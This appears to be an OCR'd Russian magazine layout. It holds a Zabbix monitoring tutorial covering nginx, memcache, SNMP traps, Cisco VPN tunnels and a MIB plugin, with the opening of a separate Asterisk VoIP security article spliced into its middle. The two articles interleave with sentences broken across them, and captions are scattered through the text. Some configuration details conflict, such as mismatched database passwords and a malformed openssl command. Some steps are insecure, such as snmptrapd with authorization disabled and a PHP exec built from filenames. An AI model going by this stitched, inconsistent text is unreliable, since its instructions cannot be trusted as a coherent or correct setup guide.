  epel-release-6-8.noarch.rpm
```

Затем поставить нужные пакеты:

```
# yum install zabbix20-server zabbix20-agent ↵
  zabbix20-web-mysql nmap httpd ↵
  policycoreutils-python net-snmp net-snmp-utils
# yum groupinstall "MySQL Database Client" ↵
  "MySQL Database Server"
```

Для чего нужен httpd и утилиты SNMP, полагаю, понятно. А вот Nmap нужен для некоторых проверок, чтобы заполнить элементы данных. Теперь необходимо настроить автозапуск служб и их запустить.

```
# chkconfig httpd on
# chkconfig mysqld on
# chkconfig zabbix-server on
# chkconfig zabbix-agent on
# service mysqld start
```


И конечно же, надо произвести начальную настройку MySQL.

```
# mysql_secure_installation
```

Затем заходим в консоль MySQL и создаем БД и пользователя:

```
mysql> CREATE DATABASE zabbix CHARACTER SET utf8;
mysql> GRANT ALL PRIVILEGES ON zabbix.* TO ↵
```

Конфигурационный файл Zabbix-сервера





Начальная страница настройки веб-интерфейса Zabbix

```
    'zabbix'@'localhost' IDENTIFIED BY ↩
    'zabbixpassword';
```

Теперь импортируем базы данных:

```
# mysql -u zabbix -p zabbix < /usr/share/↩
  zabbix-mysql/schema.sql
# mysql -u zabbix -p zabbix < /usr/share/↩
  zabbix-mysql/images.sql
# mysql -u zabbix -p zabbix < /usr/share/↩
  zabbix-mysql/data.sql
```

Редактируем файл конфигурации сервера Zabbix (/etc/zabbix_server.conf):

```
# <...>
DBHost=localhost
DBName=zabbix
DBUser=zabbix
DBPassword=zabbix
```

Слегка подкрутим конфигурацию PHP (/etc/php.ini):

```
# <...>
max_execution_time = 300
max_input_time = 300
post_max_size = 16M
date.timezone = Asia/Omsk
```

Настраиваем SELinux:

```
# semanage port -a -t http_port_t -p tcp 10051
# setsebool -P httpd_can_network_connect on
```

Наконец, запускаем оставшиеся службы:

```
# service httpd start
# service zabbix-server start
# service zabbix-agent start
```

В браузере подключаемся к http://server_name/zabbix и производим начальную конфигурацию фронтенда Zabbix (то есть имя БД, имя пользователя и пароль). После этого начальную настройку можно считать завершенной.

> *В основном Zabbix используется для мониторинга серверов, но есть еще множество других устройств, которые также нуждаются в мониторинге*



INFO

Для сети средних размеров (когда нужно мониторить около десятка устройств) достаточно разместить сервер мониторинга, веб-интерфейс и БД на одной системе, а Zabbix-агенты — на узлах, требующих присмотра.

МОНИТОРИНГ NGINX И MEMCACHE

Для мониторинга nginx можно, разумеется, использовать самописные скрипты. Но в некоторых случаях, когда времени катастрофически не хватает, хочется найти что-нибудь готовое. В случае с nginx таким готовым решением будет набор питоновских скриптов ZTC.

Для их установки сперва нужно установить некоторые пакеты:

```
# yum install lm_sensors smartmontools
```

Затем используй следующие команды:

```
# wget https://bitbucket.org/rvs/ztc/downloads/↩
  ztc-12.02.1-1.el6.noarch.rpm
# rpm -ivh --nodeps ztc-12.02.1-1.el6.noarch.rpm
```

Опция --nodeps нужна по причине того, что пакет требует версию Zabbix 1.8, но ничто не мешает попробовать ZTC и на последних его версиях.

Теперь добавим еще один конфиг nginx (/etc/nginx/conf.d/nginx_status.conf):

```
server {
    listen localhost;
     server_name nginx_status.localhost;
     location /server-status {
        stub_status on;
        access_log off;
        allow 127.0.0.1;
        deny all;
    }
}
```

И поправим конфиг nginx в ZTC (/etc/ztc/nginx.conf):

```
# <...>
proto=http
host=localhost
port=80
resource=/server-status
```

Проверим работу скрипта ZTC:

```
# /opt/ztc/bin/nginx.py ping
# /opt/ztc/bin/nginx.py ping
```

Если все нормально, настраиваем Zabbix-agent на нужной машине (/etc/zabbix-agentd.conf):

```
# <...>
UserParameter=nginx[*],/opt/ztc/bin/nginx.py $1
```


Теперь нужно настроить веб-интерфейс. Для этого необходимо импортировать шаблон Template_app_nginx.xml, что лежит в /opt/ztc/templates/. Замечу, что лежит он именно на том компьютере, где установлен ZTC, так что если у тебя на сервере нет GUI, то файл придется копировать на машину, на которой установлен браузер и с которой собственно и ведется мониторинг.

Не стоит забывать, что в этом наборе скриптов, кроме мониторинга nginx, есть еще мониторинг и других приложений, таких, например, как MongoDB. Настраивается он аналогично, поэтому рассматривать его смысла нет.

А вот для memcache среди этих скриптов нет ничего, так что придется нам его написать самим. Проверим его работоспособность:

```
# echo -e "stats\nquit" | nc -q2 127.0.0.1 11211
```

В ответ должны посыпаться статистические данные. Теперь пишем скрипт-однострочник /etc/zabbix/scripts/memcache.sh (при этом не забываем сделать его исполняемым):



Примерно так выглядит начальная страница в первый раз после захода на нее

```
#!/bin/bash
echo -e "stats\nquit" | nc 127.0.0.1 11211 | ↵
grep "STAT $1 " | awk '{print $3}'
```

Как и в случае с nginx, правим конфиг Zabbix-agent (`/etc/zabbix-agentd.conf`) и не забываем его рестартовать:

```
# <...>
UserParameter=memcache[*],/etc/zabbix/scripts/↵
memcache.sh $1
```

Берем шаблон отсюда: bit.ly/1hJ7hNo и импортируем его в веб-интерфейс.

МОНИТОРИНГ РАЗЛИЧНЫХ УСТРОЙСТВ С ПОМОЩЬЮ ZABBIX


В основном Zabbix используется для мониторинга серверов, но помимо собственно серверов есть еще множество других устройств, которые также нуждаются в мониторинге. Далее будет описана настройка Zabbix для мониторинга некоторых из них.

В большинстве сетей среднего и крупного размера имеется гремучая смесь всевозможного железа, которая досталась нынешнему админу со времен развертывания (и, скорее всего, это развертывание происходило еще при царе Горохе). По счастью, абсолютное большинство сетевого (да и не только) оборудования поддерживает открытый протокол SNMP, с помощью которого можно как получать о нем информацию, так и управлять параметрами. В данном случае нас интересует первое. Вкратце опишу нужные действия:

- включить поддержку SNMP на устройствах. Не забывай о безопасности — по возможности используй третью версию протокола, устанавливай авторизацию и изменяй имена community;
- добавить нужные элементы в Zabbix. Одному параметру SNMP соответствует один элемент; также нужно указать OID (идентификатор параметра) версию SNMP и, в зависимости от нее, параметры авторизации;
- добавить триггеры на нежелательное изменение параметров.

У каждой железки могут быть десятки отслеживаемых параметров, и вручную их добавлять замучаешься. Но в Сети можно найти множество шаблонов, которые уже содержат в себе все необходимые элементы, триггеры и графики, — остается только их импортировать и подключить нужные хосты. Также существуют стандартные OID, которые описаны в RFC. К ним относится, например, uptime с OID .1.3.6.1.2.1.1.3.0 или — для коммутаторов — статус порта с OID .1.3.6.1.2.1.2.2.1.8.X, где X — номер порта.

Существует онлайн-генератор шаблонов (ross.vc/cisco_tpl), который генерирует их на основе стандартных OID. В основном он предназначен для железа от Cisco, но ничто не мешает его использовать для другого оборудования.



Страница импорта шаблона

Zabbix также поддерживает и карту сети. К сожалению, ее нужно составлять вручную. Есть возможность поставить над соединительными линиями скорость — для этого требуется добавить в подпись нужный элемент в фигурных скобках. Помимо этого, в случае падения соединения можно раскрашивать соединительные линии красным цветом.

Тот же человек, что написал упомянутый генератор шаблонов, написал также и дополнение к фронтенду, которое отображает в удобном виде статус порта (скрипт для второго Zabbix лежит здесь: ross.vc/misc/zabbix_ports_2.zip). Установка его, как автор сам и признает, достаточно заморочена — скрипт писался в первую очередь для внутреннего применения.

SNMP TRAPS В ZABBIX

Протокол SNMP, помимо пассивного получения данных устройства, поддерживает также и активную их рассылку со стороны устройства. В англоязычной документации это именуется SNMP Trap, в русскоязычной же используется термин SNMP-трап. Трапы удобны, когда нужно срочно уведомить систему мониторинга об изменении какого-либо параметра. Для отлова трапов в Zabbix имеется три способа (во всех трех случаях нужен еще и демон snmptrapd):

- с помощью SNMPTT (SNMP Trap Translator);
- используя скрипт на Perl;
- используя скрипт на bash.

Далее описан первый вариант. Прежде всего, не забываем разрешить 161-й порт UDP и по необходимости временно отключить SELinux. Затем ставим нужные пакеты (предполагается, что репозиторий EPEL у тебя подключен):

```
# yum install net-snmp net-snmp-utils ↵
  net-snmp-perl snmptt
```

Настраиваем snmptrapd (`/etc/snmp/snmptrapd.conf`):

```
disableAuthorization yes
traphandle default snmptthandler
```

Первая строчка отключает проверки доступа, что крайне не рекомендуется делать на продакшне (здесь она исключительно для простоты конфигурации), вторая указывает обработчик всех поступивших трапов, коим и является snmptthandler.

Затем настраиваем snmptt (`/etc/snmp/snmptt.ini`):

```
# <...>
net_snmp_perl_enable = 1
mibs_environment = ALL
date_time_format = %H:%M:%S %Y/%m/%d
```

Теперь нужно настроить шаблоны для маппинга трапов на Zabbix SNMP. Ниже приведен пример такого шаблона для двух видов трапов — coldStart и всех остальных (`/etc/snmp/snmptt.conf`).

Сам по себе Zabbix не поддерживает MIB (Management Information Base), а готовые шаблоны есть отнюдь не для всех устройств

```
# <...>
EVENT general .* "General event" Normal
FORMAT ZBXTRAP $aA $1
EVENT coldStart .1.3.6.1.6.3.1.1.5.1.0.33 ↩
"Status Events" Normal
FORMAT ZBXTRAP $aA Device reinitialized ↩
(coldStart)
```

Первые две строчки описывают любые трапы, а вторая пара — конкретный трап с OID. Замечу, что для того, чтобы Zabbix ловил эти трапы, они должны быть именно в формате «ZBXTRAP адрес».

Включаем нужные службы:

```
# chkconfig snmptt on
# chkconfig snmptrapd on
# service snmptt start
# service snmptrapd start
```

Посылаем тестовые трапы и смотрим логи:

```
# snmptrap -v 1 -c public 127.0.0.1 ↩
  '.1.3.6.1.6.3.1.1.5.1' '0.0.0.0' 6 1 '55' ↩
  .1.3.6.1.6.3.1.1.5.1 s "teststring000"
# snmptrap -v 1 -c public 127.0.0.1 ↩
  '.1.3.6.1.6.3.1.1.5.1' '0.0.0.0' 6 33 '55' ↩
  .1.3.6.1.6.3.1.1.5.1 s "teststring000"
# tail /var/log/snmptt/snmptt.log
```

Если все нормально, переходим к конфигурированию Zabbix. В файле /etc/zabbix_server.conf укажем местонахождение лога и включим встроенный SNMPTrapper:

```
# <...>
SNMPTrapperFile=/var/log/snmptt/snmptt.log
StartSNMPTrapper=1
```

После этого нужно зайти в веб-интерфейс Zabbix, по необходимости добавить в узле сети интерфейс SNMP и добавить элемент для трапа. Ставим все необходимые действия, если это нужно, и проверяем, для чего точно так же создаем тестовый трап.



WWW

Сайт, где можно найти всяческие MIB-файлы: www.oidview.com

МОНИТОРИНГ VPN-ТУННЕЛЕЙ НА ОБОРУДОВАНИИ CISCO

Возникла необходимость мониторинга загрузки кучи туннелей VPN на цисках. Все хорошо, SNMP как на циске, так и на Zabbix настроен, но есть одна загвоздка — OID для каждого соединения формируются динамически, как и их списки. Это связано с особенностями протокола IPsec, в которые я вдаваться не буду, — скажу лишь, что это связано с процедурой установления соединения. Алгоритм извлечения нужных счетчиков, таким образом, настолько замудрен, что реализовать его встроенными средствами Zabbix не представляется возможным.

По счастью, имеется скрипт (bit.ly/HEBShm), который это делает сам. Его нужно скачать и закинуть в каталог ExternalScripts (в моем случае это был /var/lib/zabbixsrv/externalscripts). Проверим его работоспособность:

```
# /var/lib/zabbixsrv/externalscripts/↩
  query_asa_lan2lan.pl ciscocom 192.168.10.1 ↩
  ASA get RX 94.251.99.1
```

Если проверка прошла успешно, применим комбинацию LLD с этим скриптом. Создаем шаблон с правилом обнаружения (OID 1.3.6.1.4.1.9.9.171.1.2.3.1.7) и двумя элементами данных с внешней проверкой и ключами 'query_asa_lan2lan.pl["{$SNMP_COMMUNITY}", "{HOST.IP}", "ASA", "get, "RX", "{#SNMPVALUE}"]' и 'query_asa_lan2lan.pl["{$SNMP_COMMUNITY}", "{HOST.IP}", "ASA", "get", "TX", "{#SNMPVALUE}"]', назвав их соответственно "Incoming traffic in tunnel to {#SNMPVALUE}" и "Outgoing traffic in tunnel to {#SNMPVALUE}". После этого применяем шаблон к нужным узлам и ждем автообнаружения.

К сожалению, LLD сейчас не поддерживает объединение графиков из нескольких прототипов данных, так что приходится добавлять нужные элементы ручками. По окончании этой работы любуемся графиками.

ПРИКРУЧИВАЕМ MIB К ZABBIX

Сам по себе Zabbix не поддерживает MIB (Management Information Base), а готовые шаблоны есть отнюдь не для всех устройств. Конечно, все OID можно добавить и вручную (с помощью snmpwalk), но это работает, только если их у тебя не очень много. Однако существует плагин для веб-интерфейса Zabbix под названием SNMP Builder, который позволяет конвертировать MIB-файлы в шаблоны и уже эти шаблоны допиливать под свои нужды.

Берем его из Git-репозитория:

```
# git clone https://github.com/atimonin/↩
  snmpbuilder.git
```

Накладываем патч (в твоем случае, разумеется, имена каталогов могут быть другими, и подразумевается, что ты находишься в каталоге, где размещен фронтенд Zabbix — в случае с RHEL-based системами это /usr/share/zabbix):

```
mc [root@localhost.localdomain]:/etc/ztc
Файл Правка Вид Поиск Терминал Справка
[root@localhost ztc]# /opt/ztc/bin/nginx.py ping
0.003443
[root@localhost ztc]# /opt/ztc/bin/nginx.py requests
4
[root@localhost ztc]#
```

↙ **Проверка работоспособности скриптов ZTC**

```
mc [root@localhost.localdomain]:/etc/snmp
Файл Правка Вид Поиск Терминал Справка
notPresent state).  This other state is indicated by the
included value of ifOperStatus.
EDESC
#
#
#
EVENT authenticationFailure .1.3.6.1.6.3.1.1.5.5 "Status Events" Normal
FORMAT SNMP athentication failure
#EXEC qpage -f TRAP notifygroup1 "SNMP authentication failure"
SDESC
An authenticationFailure trap signifies that the SNMPv2
entity, acting in an agent role, has received a protocol
message that is not properly authenticated.  While all
implementations of the SNMPv2 must be capable of generating
this trap, the snmpEnableAuthenTraps object indicates
whether this trap will be generated.
EDESC

EVENT general .* "General event" Normal
FORMAT ZBXTRAP $aA $1

EVENT coldStart .1.3.6.1.6.3.1.1.5.1.0.33 "Status Events" Normal
FORMAT ZBXTRAP $aA Device reinitialized (coldStart)
```

↘ **Шаблоны для маппинга SNMP-трапов**

Без права на ошибку




ОБЕСПЕЧИВАЕМ БЕЗОПАСНОСТЬ VOIP-СЕРВИСА И ЗАЩИТУ ОТ ПРОСЛУШИВАНИЯ

Корпоративная АТС на базе Asterisk предоставляет широкие возможности по обеспечению переговоров в IP-сетях, позволяет более эффективно управлять организацией и существенно экономить на звонках. Но из-за слабой защищенности или неправильной настройки VoIP-сервис может стать причиной серьезных финансовых потерь. В этой статье мы рассмотрим, как такого не допустить.

ПРОБЛЕМЫ ЗАЩИТЫ VOIP

Как и любое сетевое приложение, VoIP-сервис подвержен «классическим» атакам, но есть своя специфика. Например, в случае DDoS не обязательно «заваливать» сервер SYN-запросами. Можно «вмешаться» в разговор, отправляя пустые пакеты, на обработку которых сервис будет затрачивать ресурсы, это приведет к задержкам, и разговор вести станет невозможно (атака Call tampering).

Причем взлом VoIP является одним из самых удобных способов монетизации. Так, найдя ошибку в сервисе, злоумышленник может совершать звонки на платные сервисы, «продавать линию» или рассылать аудиоспам. В разное время уязвимости приходилось срочно закрывать безопасникам из Cisco, разработчикам Skype и Asterisk, и таких примеров очень много. Еще одна специфическая проблема — голосовой фишинг и спам (SPIT — spam over Internet telephony или VAM — voice/VoIP spam). В первом случае пользователь вместо того, чтобы работать, слушает рекламу, во втором — абонент получает предложение позвонить на «сервисный» номер (вроде PayPal) для уточнения некоторых вопросов. В итоге он оплачивает разговор по увеличенному тарифу или раскрывает персональные



Настройка трапов в веб-интерфейсе



INFO

Масштабирование в Zabbix работает достаточно хорошо — при должной настройке он выдерживает 6000 узлов.

```
# patch -p1 < /home/centos/snmpbuilder/↵
  snmpbuilder-2.0.5.patch
```

Копируем недостающие файлы и распаковываем картинки:

```
# tar xzvf /home/centos/snmpbuilder/↵
  snmpbuilder-2.0_imgs.tar.gz
# cp -r  /home/centos/snmpbuilder/zabbix/* .
```

По необходимости редактируем переменную MIBS_ALL_PATH в файле snmp_builder.php. В отдельных случаях может также понадобиться слегка подправить его код, начиная со строки foreach(glob($path."/*.mib"). Код в этом случае будет выглядеть примерно так:

```
# <...>
foreach(glob($path."/*.mib") as $filename){
    if (preg_match('/^'.preg_quote($path,'/').↵
    '\/(.+)\.mib$/',$filename,$matches)){
        $result=exec("cat ".$filename."| grep -i ↵
        'DEFINITIONS.*::=.*BEGIN'|awk '{print ↵
         $1}'");
        $cmbMibs->addItem($result,$result);
    }
}
```

Теперь можно уже использовать.

Прежде всего нужно найти MIB-файлы для твоего железа. Некоторые производители их скрывают, некоторые — нет. После того как ты их нашел, эти файлы нужно поместить в папку, которую ты указал в вышеуказанной переменной. В отдельных случаях могут возникнуть зависимости — в подобной ситуации нужно найти соответствующий MIB-файл, чтобы их разрешить. Итак, выбери шаблон, MIB-файл и укажи адрес устройства. Если все нормально, ты увидишь список OID, которые нужно затем выбрать для добавления к шаблону. После выбора нужно нажать кнопку «Сохранить». Добавленные элементы появятся в указанном шаблоне.

В отдельных ситуациях нужно отредактировать новодобавленные элементы, поскольку по дефолту интервал обновления 60 секунд, что в случае, например, с именем хоста не имеет особого смысла — лучше в подобных ситуациях ставить его равным 86 400 секунд (24 часа). Для счетчиков же нужно изменить формат хранения на «Дельта в секунду». Кроме того, с некоторыми элементами нужно настроить еще и преобразование их значений в удобочитаемый вид. Для этого перейди в «Администрирование → Общие» и в выпадающем меню выбери «Преобразование значений», а там уже добавляй его.

В общем-то, модуль мы настроили — все остальное ты уже настраивай самостоятельно.

ЗАКЛЮЧЕНИЕ

В данной статье я бегло рассмотрел интересные возможности системы мониторинга Zabbix. Полагаю, если ты хороший админ, то эти возможности можешь применить с пользой для себя. Но не стоит забывать, что мониторинг не вещь в себе — его нужно применять в комплексе с организационными мерами.

ВЕРСИИ ПРОТОКОЛА SNMP

Существует несколько версий SNMP. Первая версия появилась в 1988 году и на данный момент, хоть и считается устаревшей, все еще очень популярна. Версия 2 (фактически сейчас под ней подразумевают версию 2c) появилась в апреле 1993 года. Она была несовместима с первой версией. Основные новшества второй версии протокола заключались в обмене информацией между управляющими компьютерами. Кроме того, появилась команда получения сразу нескольких переменных (GetBulk).

Во времена разработки первой версии мало кто заботился о безопасности, поэтому о какой-либо защите в SNMPv1 и говорить нечего. Аутентификации как таковой не было — не считать же за нее строку Community, передаваемую в открытом виде? Были, конечно, попытки реализовать безопасность SNMPv1, но успехом они не увенчались. Во второй версии кардинальных изменений тоже не появилось. А вот SNMPv3 уже начала поддерживать как безопасность сообщений (USM), так и контроль доступа (VACM). В USM поддерживаются MD5 и SHA-1 для обеспечения защиты от модификации данных и DES (сейчас уже AES) для шифрования. VACM же вводит как возможность авторизации, так и возможность указывать, какой управляющий компьютер какими атрибутами может манипулировать.

Несмотря на то что настраивать SNMPv3 сложнее, крайне рекомендуется использовать именно его, а остальные версии протокола отключать.

данные. Спит и фишинг еще не стали массовым явлением, но уже замечены, и объемы увеличиваются. Их реализация сама по себе несложна, требуется всего лишь подготовленный файл и программа дозвона (Asterisk + Spitter).

Еще один частый способ атаки — подбор логинов и паролей, а также перехват данных VoIP. Чтобы реализовать MITM, не обязательно находиться в той же сети, достаточно изменить DNS-запись или перехватить сеанс (SIP registration hijacking). Так как SIP использует UDP, это упрощает атаку. Злоумышленник вклинивается в процесс подключения к серверу, отправляя ложные сведения о клиенте в пакете SIP REGISTER, и регистрируется от имени пользователя. В последующем он пропускает через себя весь трафик. Дальнейшая обработка также не вызывает проблем — снифер Cain & Abel (oxid.it/cain.html) умеет извлекать аудио и сохранять в формат WAV.

ЗАЩИТА VOIP

Увы, защита VoIP не включается одной кнопкой и должна планомерно строиться на всех уровнях, начиная с сетевого уровня (iptables, IPS) и заканчивая правильной настройкой плана набора.

Традиционные межсетевые экраны не могут полностью противостоять специфическим атакам, поскольку они работают на транспортном уровне и не умеют «смотреть» внутрь пакета. Здесь нужны специализированные решения, относящиеся к классу NGFW (Next-Generation Firewall). Сегодня они представлены такими вендорами, как Check Point, Certes Networks, SonicWall. Хотя, например, свободно распространяемые IPS Snort/Suricata уже имеют ряд правил, позволяющих распознать атаки на VoIP.

Могут быть эффективными традиционные мероприятия по борьбе с DoS — регулировка трафика на маршрутизаторе, использование пограничных контроллеров сессий (SBC, session border controllers), правильная настройка сервера и приложения. Так, контроллеры SBC, являясь единой точкой входа и анализируя пакеты в реальном времени, способны предотвращать DDoS-атаки, распространение спама и вирусные эпидемии. Плюс некоторые реализации SBC умеют шифровать трафик, обеспечивая защиту от перехвата в WAN. Под VoIP рекомендуется выделять отдельные сети (физические или VLAN), это позволит скрыть голосовой трафик от пользователей сети и лучше контролировать QoS для VoIP. Хотя не следует считать эту меру панацеей, так как сниферы без проблем найдут трафик VoIP VLAN.

Что касается атаки MITM, то защита от нее давно уже отлажена. Это проверка MAC-адреса на файрволе, использование протокола контроля доступа и аутентификации IEEE 802.1x, шифрование потока. Шифрование, наряду с продвинутыми методами аутентификации и правильной парольной политикой, позволяет защититься от подбора пароля.

В настоящее время реализовано несколько вариантов: VPN, TLS/SSL, SRTP (Secure Real Time Protocol) или ZRTP (Z and Real-time Transport Protocol). Виртуальные сети наиболее популярны у провайдеров услуг, но VPN, увеличивая накладные расходы на передачу пакетов, нередко сами становятся причиной задержек. Да и не с каждым протоколом VPN можно обеспечить соединение удаленному пользователю в конкретных условиях. Кроме того, обычно шифруется канал только между VPN-серверами, а внутри конкретного сегмента сети сотрудники ведут переговоры по незащищенному каналу.

Теперь рассмотрим реализацию этих методов на примере Asterisk.

ПРОТОКОЛ SRTP/ZRTP

Оптимальным с точки зрения производительности является SRTP (RFC 3711), позволяющий шифровать (AES) медиапоток и обеспечивать проверку подлинности (HMAC-SHA-1) информации. Однако этот протокол не обеспечивает защиту процесса аутентификации, и необходимо дополнительно использовать сторонние инструменты вроде TLS/SSL. Связку SRTP + TLS/SSL можно легко организовать на Asterisk (с 1.8), FreeSWITCH (wiki.freeswitch.org/wiki/SRTP), SIP-коммутаторе OpenSIPS и других подобных решениях. Кроме того, Asterisk и FreeSWITCH поддерживают протокол ZRTP, который специально разработан для VoIP Филиппом Циммерманном, создателем PGP (отсюда и первая буква Z в названии). Протокол



Сергей Яремчук
grinder@synack.ru

обеспечивает безопасную аутентификацию и обмен данными, стандартизирован в RFC 6189. Во время инициализации ZRTP-звонка используется метод обмена ключами Диффи — Хеллмана, для аутентификации применяется SAS (Short Authentication String). Весь разговор шифруется, причем пара ключей генерируется для каждого сеанса автоматически, что очень удобно, так как позволяет легко встроить этот механизм в уже существующие продукты и не требуется инфраструктура PKI.

В дополнение к SRTP, в канальном драйвере chan_sip из состава Asterisk 11 реализована поддержка безопасного транспортного протокола DTLS-SRTP, предназначенного для передачи мультимедийных RTP-потоков с использованием шифрования, которая может быть задействована для абонентов, использующих WebRTC и SIP.

Конечно, с SRTP и ZRTP должны уметь работать и клиенты (софтофоны и аппаратные): Linphone (TLS, SRTP, ZRTP), Jitsi (TLS, SRTP, ZRTP), Blink (TLS, SRTP), MicroSIP (TLS, SRTP). Некоторая информация доступна на страничке bit.ly/16GnONC. Сам Циммерманн предложил собственный софтофон Zfone (zfoneproject.com), работающий по ZRTP (есть версии для Windows, Linux и OS X). В настоящее время Zfone находится в состоянии бета, но уже два года по техническим причинам его нельзя скачать с официального сайта.

НАСТРОЙКА SRTP + TLS/SSL В ASTERISK

Сервер Asterisk поддерживает TLS между серверами и сценарий клиент — сервер. Для активации TLS достаточно прописать в настройках (`sip.conf`) всего несколько команд:

```
tcpenable=yes
tcpbindaddr=0.0.0.0
tlscertfile=/etc/asterisk/cert/asterisk.pem
tlscafile=/etc/asterisk/cert/ca.crt
tlsprivatekey=/var/lib/asterisk/keys/voip.example.↵
org.key
tlsclientmethod=tlsv1
```

Проверяем подключение:

```
$ openssl s_client host localhost port 5061
```

В настройках клиента ставим transport=tls.

